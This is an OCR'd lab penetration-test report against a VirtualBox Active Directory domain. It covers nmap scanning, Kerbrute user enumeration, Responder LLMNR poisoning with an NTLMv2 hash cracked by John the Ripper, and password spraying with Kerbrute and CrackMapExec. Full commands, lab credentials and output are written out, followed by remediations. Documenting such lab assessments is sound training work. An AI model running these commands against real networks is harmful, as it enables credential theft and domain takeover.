
The windows client is not showing in the scan result because windows defender is blocking ICMP echo replies.




NMAP

nmap -sC -sV --script=banner 172.16.0.1/24

sC = Default Nmap scripting engine
sV = version scan
–script=banner = for banner grabbing



172.16.0.1 scan result



The 987 ports scanned but not shown below are in state: **filtered**

- 987 ports replied with: **no-response**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
53	tcp	open	domain	syn-ack	Simple DNS Plus		
80	tcp	open	http	syn-ack	Microsoft IIS httpd	10.0	
	http-server-header	Microsoft-IIS/10.0					
	http-methods	Supported Methods: OPTIONS TRACE GET HEAD POST Potentially risky methods: TRACE					
	http-title	IIS Windows Server					
88	tcp	open	kerberos-sec	syn-ack	Microsoft Windows Kerberos		server time: 2025-10-03 08:08:25Z
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		
139	tcp	open	netbios-ssn	syn-ack	Microsoft Windows netbios-ssn		
389	tcp	open	ldap	syn-ack	Microsoft Windows Active Directory		Domain: mssp.com0., Site: Default-First-Site-Name

Go to top

Toggle Closed Ports

389	tcp	open	ldap	syn-ack	Microsoft Windows Active Directory LDAP		Domain: mssp.com0., Site: Default-First-Site-Name
445	tcp	open	microsoft-ds	syn-ack			
464	tcp	open	kpasswd5	syn-ack			
593	tcp	open	ncacn_http	syn-ack	Microsoft Windows RPC over HTTP	1.0	
636	tcp	open	tcpwrapped	syn-ack			
3268	tcp	open	ldap	syn-ack	Microsoft Windows Active Directory LDAP		Domain: mssp.com0., Site: Default-First-Site-Name
3269	tcp	open	tcpwrapped	syn-ack			
5985	tcp	open	http	syn-ack	Microsoft HTTPAPI httpd	2.0	SSDP/UPnP
	http-server-header	Microsoft-HTTPAPI/2.0					
	http-title	Not Found					

Remote Operating System Detection

- Used port: **53/tcp (open)**
- OS match: **Microsoft Windows Server 2022 (97%)**
- OS match: **Microsoft Windows 11 21H2 (91%)**
- OS match: **Microsoft Windows Server 2016 (91%)**

Host Script Output

Script Name	Output
smb2-time	date: 2025-10-03T08:08:29 start_date: N/A
smb2-security-mode	3:1:1: Message signing enabled and required
clock-skew	-29s
nbstat	NetBIOS name: DC, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:f3:9c:21 (PCS Systemtechnik/Oracle VirtualBox virt Names: DC<00> Flags: <unique><active> MSSP<00> Flags: <group><active> MSSP<1c> Flags: <group><active> DC<20> Flags: <unique><active> MSSP<1b> Flags: <unique><active>

Misc Metrics (click to expand)

Metric	Value
Ping Results	arp-response
System Uptime	10804 seconds (last reboot: Fri Oct 3 01:09:33 2025)
Network Distance	1 hops
TCP Sequence Prediction	Difficulty=262 (Good luck!)
IP ID Sequence Generation	Incremental

172.16.0.100 scan results

172.16.0.100

Address

- 172.16.0.100 (ipv4)
- 08:00:27:18:21:D1 - PCS Systemtechnik/Oracle VirtualBox virtual NIC (mac)

Ports

The 999 ports scanned but not shown below are in state: **filtered**

- 999 ports replied with: **no-response**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
135	tcp	open	msrpc	syn-ack	Microsoft Windows RPC		

Remote Operating System Detection

- Used port: **135/tcp (open)**
- OS match: **Microsoft Windows 10 1803 (92%)**
- OS match: **Microsoft Windows 10 1903 - 21H1 (92%)**
- OS match: **Microsoft Windows 11 (87%)**
- OS match: **Microsoft Windows 10 1909 (85%)**
- OS match: **Microsoft Windows 10 1909 - 2004 (85%)**
- OS match: **Windows Server 2019 (85%)**
- OS match: **Microsoft Windows 10 1809 (85%)**

Go to top

Toggle Closed Ports

Misc Metrics (click to expand)

Metric	Value
Ping Results	arp-response
Network Distance	1 hops
TCP Sequence Prediction	Difficulty=260 (Good luck!)
IP ID Sequence Generation	Incremental

INTERNAL AD USER ENUMERATION

Start by downloading Kerbrute with the following commands

sudo git clone https://github.com/ropnop/kerbrute.git
Cd Kerbrute
Make help
Sudo make all
Ls dist
-This would show all combined binaries for different operating systems.

-Make the kerbrute_linux_amd64 script executable:sudo chmod +X kerbrute_linux_amd64

-For the attacking machine, test with ./kerbrute_linux_amd64

-Add the kerbrute to the system path so It can be run from shell on the machine : sudo mv kerbrute_linux_amd64 /usr/local/bin/kerbrute

Before enumeration. A script was used to generate a list of usernames, keep in mind that the same script used in generating and creating accounts for the AD DC was used to generate an enumeration wordlist for the attack.

- Script used to generate wordlist


```
#!/usr/bin/env bash
# generate_usernames.sh
# Generates usernames like 'utest' from a names.txt file

NAMES_FILE="names.txt"
OUT_FILE="usernames.txt"

# Check if names file exists
if [[ ! -f "$NAMES_FILE" ]]; then
    echo "Error: $NAMES_FILE not found!"
    exit 1
fi

# Clear output file
> "$OUT_FILE"

# Read each line from names.txt
```


```
while IFS= read -r line; do
    # Skip empty lines
    [[ -z "$line" ]] && continue

    # Split the line into words
    read -ra parts <<< "$line"

    # Make sure we have at least first and last name
    if [[ ${#parts[@]} -ge 2 ]]; then
        first_initial=${parts[0]:0:1}        # first letter of first name
        last_name=${parts[1]}                # full last name
        username="${first_initial,,}${last_name,,}"   # lowercase

        echo "$username"
        echo "$username" >> "$OUT_FILE"
    else
        echo "Skipping line (not enough parts): $line" >&2
    fi
done < "$NAMES_FILE"

echo "Done! Usernames saved to $OUT_FILE."
```

After generating the wordlist, the following command was used to enumerate users on the AD DC .

USING KERBRUTE
Command : kerbrute userenum -d mssp.com --dc 172.16.0.1 /home/attacker/Downloads/AD_PS-master/usernames.txt -o valid_ad_users

Result : Found 230 valid users





LLMNR/ NBT-NS POISONING :

This is when an attacker on a local network lies in response to a dns lookup request by a legitimate host , thereby making the victim authenticate to it. Then captures the authentication details for malicious purposes. Hosts or computers usually ask DNS to resolve host names and when DNS doesn't know it , it broadcasts on the local network. Two ways a computer does this is through LLMNR/NetBOIS -Name Service. An attacker can exploit this by starting a responder that would listen on the local network for such requests and quickly replies to them, the victim connects and authenticates. This process is then recorded by the attacker in case connection is denied. The attacker can now crack the captured data for further exploitation.

A step by step process is demonstrated below.

On the attacking machine the following command is run on the terminal


sudo responder -I eth0 -w -v 2>&1 | tee ~/responder-$(date +%F_%T).log

Another command is also run on the same machine on another terminal


sudo tcpdump -ni eth0 udp port 5355 or udp port 137 -vv

Keep in mind that both the victim and the attacker are on the same network.


On the victim's machine, the victim tries to access the printer over the network with the following command.
dir \\printer01\share.
This returns "access is denied" on the victim's machine.



While on the attacker's machine , the event is being logged and recorded.



To confirm that the event has been recorded, navigate to the responders directory with following command : cd /usr/share/responder/logs/



The NTLM hash is found in the SMB-NTLMv2-SSP-fe80::976c:332e:8adf:66e6.txt file.
Hash = cat SMB-NTLMv2-SSP-fe80::976c:332e:8adf:66e6.txt
Username = Mraper

Domain = MSSP

NTLMv2 Response/ HMAC(16 bytes challenge response) = 0f95feb22915c5d1

NTLMv2 Hash /HMAC (32 bytes full hash) = A2EE906D2C3DD70399D11EDAC314A70B


Blob NTLMv2 client challenge + Metadata =
0101000000000000FC34494134DC017A58ECA05C9250EE0000000002000800340004D0053
00410001001E00570049004E002D00430057003200520031005000330049005000350033000400
03400570049004E002D004300570032005200310050003300490050003500330002E0034004D0

0530041002E004C004F00430041004C000300140034004D00530041002E004C004F00430041
004C000500140034004D00530041002E004C004F00430041004C000700080000FC34494134D
C01060004000200000008003000300000000000000000000000200000722DC114621177A5A
49F42DC154C30041277C08C8FA2F4D8CB891F4B3C4750010A001000000000000000000000
0000000000000009001C006300690066007300 2F007000720069006E00740065007200300031 0
00000000000000000

To crack the has and find the password, the below commands where used :
echo
“mraper::MSSP:0f95feb22915c5d1:A2EE906D2C3DD70399D11EDAC314A70B:01010000000
0000000FC34494134DC017A58ECA05C9250EE000000000200080034004D005300410001001
E00570049004E002D00430057003200520031005000330049005000350033000400340057004 9
004E002D00430057003200520031005000330049005000350033002E0034004D00530041002E
004C004F00430041004C000300140034004D00530041002E004C004F00430041004C0005001
40034004D00530041002E004C004F00430041004C000700080000FC34494134DC0106000400
020000000800300030000000000000000000000000200000722DC114621177A5A49F42DC154
C30041277C08C8FA2F4D8CB891F4B3C4750010A001000000000000000000000000000000000
00009001C006300690066007300 2F007000720069006E00740065007200300031000000000000
000000' > ~/hashes_fixed.txt”
This was used to save the file into hashes_fixed.txt.,

Then the command :
“ john --format=netntlmv2 --wordlist=/usr/share/wordlists/rockyou.txt ~/hashes_fixed.txt”

Was used to crack the hash with the tool John The Ripper
Password =Password1 Username= mraper



ENUMERATING PASSWORD POLICY USING SMB NULL SESSIONS

SMB allows an unauthenticated NULL session which enables users enumerate the domain there by obtaining information like the domain password policy, groups, list of users computers, etc.

Command : rpcclient -U "" -N 172.16.0.1

The NULL session connection was successful but most modern windows servers don't allow anonymous connections to get domain level RPC/LSA calls due to security reasons. That's why it responded with access denied.

PASSWORD SPRAYING

Earlier the cracked has revealed the password "Password" during an attacked carried out with responder.A password spraying attack was carried out to confirm that every account in the domain used the same password

Command; kerbrute passwordspray -d mssp.com --dc 172.16.0.1 /home/attacker/Downloads/AD_PS-master/usernames.txt Password1

```
┌──(attacker㉿kali)-[~]
└─$ kerbrute passwordspray -d mssp.com --dc 172.16.0.1 /home/attacker/Downloads/AD_PS-master/usern
ames.txt  Password1

    __               __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (9cfb81e) - 10/04/25 - Ronnie Flathers @ropnop

2025/10/04 02:52:29 >  Using KDC(s):
2025/10/04 02:52:29 >   172.16.0.1:88

2025/10/04 02:52:29 >  [+] VALID LOGIN WITH ERROR:       snell@mssp.com:Password1        (Clock sk
ew is too great)
2025/10/04 02:52:29 >  [+] VALID LOGIN WITH ERROR:       utest@mssp.com:Password1        (Clock sk
ew is too great)
2025/10/04 02:52:29 >  [+] VALID LOGIN:  jgrieb@mssp.com:Password1
2025/10/04 02:52:29 >  [+] VALID LOGIN:  lborchardt@mssp.com:Password1
2025/10/04 02:52:29 >  [+] VALID LOGIN:  mbenes@mssp.com:Password1
2025/10/04 02:52:29 >  [+] VALID LOGIN:  sbeater@mssp.com:Password1
2025/10/04 02:52:29 >  [+] VALID LOGIN:  dplumb@mssp.com:Password1
2025/10/04 02:52:29 >  [+] VALID LOGIN:  bbame@mssp.com:Password1
```


attacker@kali: ~ | attacker@kali: ~ | attacker@kali: ~/Downloads/...

```
2025/10/04 02:52:32 >  [+] VALID LOGIN:  ehovey@mssp.com:Password1
2025/10/04 02:52:32 >  [+] VALID LOGIN:  rrector@mssp.com:Password1
2025/10/04 02:52:32 >  [+] VALID LOGIN:  dfrausto@mssp.com:Password1
2025/10/04 02:52:32 >  [+] VALID LOGIN:  gdarville@mssp.com:Password1
2025/10/04 02:52:32 >  [+] VALID LOGIN:  mchestnut@mssp.com:Password1
2025/10/04 02:52:32 >  [+] VALID LOGIN:  cwestover@mssp.com:Password1
2025/10/04 02:52:32 >  [+] VALID LOGIN:  lmciver@mssp.com:Password1
2025/10/04 02:52:32 >  [+] VALID LOGIN:  vezzell@mssp.com:Password1
2025/10/04 02:52:32 >  [+] VALID LOGIN:  kbutcher@mssp.com:Password1
2025/10/04 02:52:32 >  [+] VALID LOGIN:  msingh@mssp.com:Password1
2025/10/04 02:52:32 >  [+] VALID LOGIN:  smitschke@mssp.com:Password1
2025/10/04 02:52:32 >  [+] VALID LOGIN:  nlefevre@mssp.com:Password1
2025/10/04 02:52:32 >  [+] VALID LOGIN:  dwillmore@mssp.com:Password1
2025/10/04 02:52:32 >  [+] VALID LOGIN:  mraper@mssp.com:Password1
2025/10/04 02:52:32 >  [+] VALID LOGIN:  kmarden@mssp.com:Password1
2025/10/04 02:52:32 >  [+] VALID LOGIN:  tbasilio@mssp.com:Password1
2025/10/04 02:52:32 >  [+] VALID LOGIN:  cconboy@mssp.com:Password1
2025/10/04 02:52:32 >  [+] VALID LOGIN:  bgilmer@mssp.com:Password1
2025/10/04 02:52:32 >  [+] VALID LOGIN:  dannunziata@mssp.com:Password1
2025/10/04 02:52:32 >  [+] VALID LOGIN:  mhakes@mssp.com:Password1
2025/10/04 02:52:32 >  [+] VALID LOGIN:  arettig@mssp.com:Password1
2025/10/04 02:52:32 >  Done! Tested 1002 logins (1002 successes) in 2.646 seconds

┌──(attacker㉿kali)-[~]
└─$
```

A total of 1002 user accounts were compromised as a result of using one password for all accounts. This is a major flaw that can lead to account takeover and privilege escalation ..


After this Another password spraying attack was carried out , this time against the domain controller to get a valid authenticated SMB session to the Domain Controller , which was successful.

Command : sudo crackmapexec smb 172.16.0.1 -u /home/attacker/Downloads/AD_PS-master/usernames.txt -p Password1 | grep +



With this attack successful , a full domain compromise can be done.

VALIDATING CREDENTIALS WITH CRACKMAPEXEC
Command : sudo crackmapexec smb 172.16.0.1 -u utest -p Password1



The screenshot above shows that crackmapexec successfully connected to the SMB service on the domain controller and authenticated using the credentials retrieved earlier.

So far I have been able to demonstrate and show how to test the security of a domain with the screenshots as required.

REMEDIATIONS

-Enable SMB signing and LDAP signing
-Ideally, perform quarterly penetration tests/AD security assessments, but if budget constraints exist, these should be performed annually at the very least.
-Test backups for validity and review/practice disaster recovery plans.

-Enable the restriction of anonymous access and prevent null session enumeration by setting the RestrictNullSessAccess registry key to 1 to restrict null session access to unauthenticated users

-Prevent direct access to Domain Controllers through the use of hardened jump hosts.
-Consider setting the ms-DS-MachineAccountQuota attribute to 0, which disallows users from adding machine accounts and can prevent several attacks such as the noPac attack and
-Resource-Based Constrained Delegation (RBCD)
-Disable the print spooler service wherever possible to prevent several attacks
-Disable NTLM authentication for Domain Controllers if possible
-Proper policies and procedures for AD asset management.
-Processes for provisioning and decommissioning hosts (i.e., baseline security hardening guideline, gold images)
-The organization should have a strong password policy.
-Change passwords periodically for all service accounts.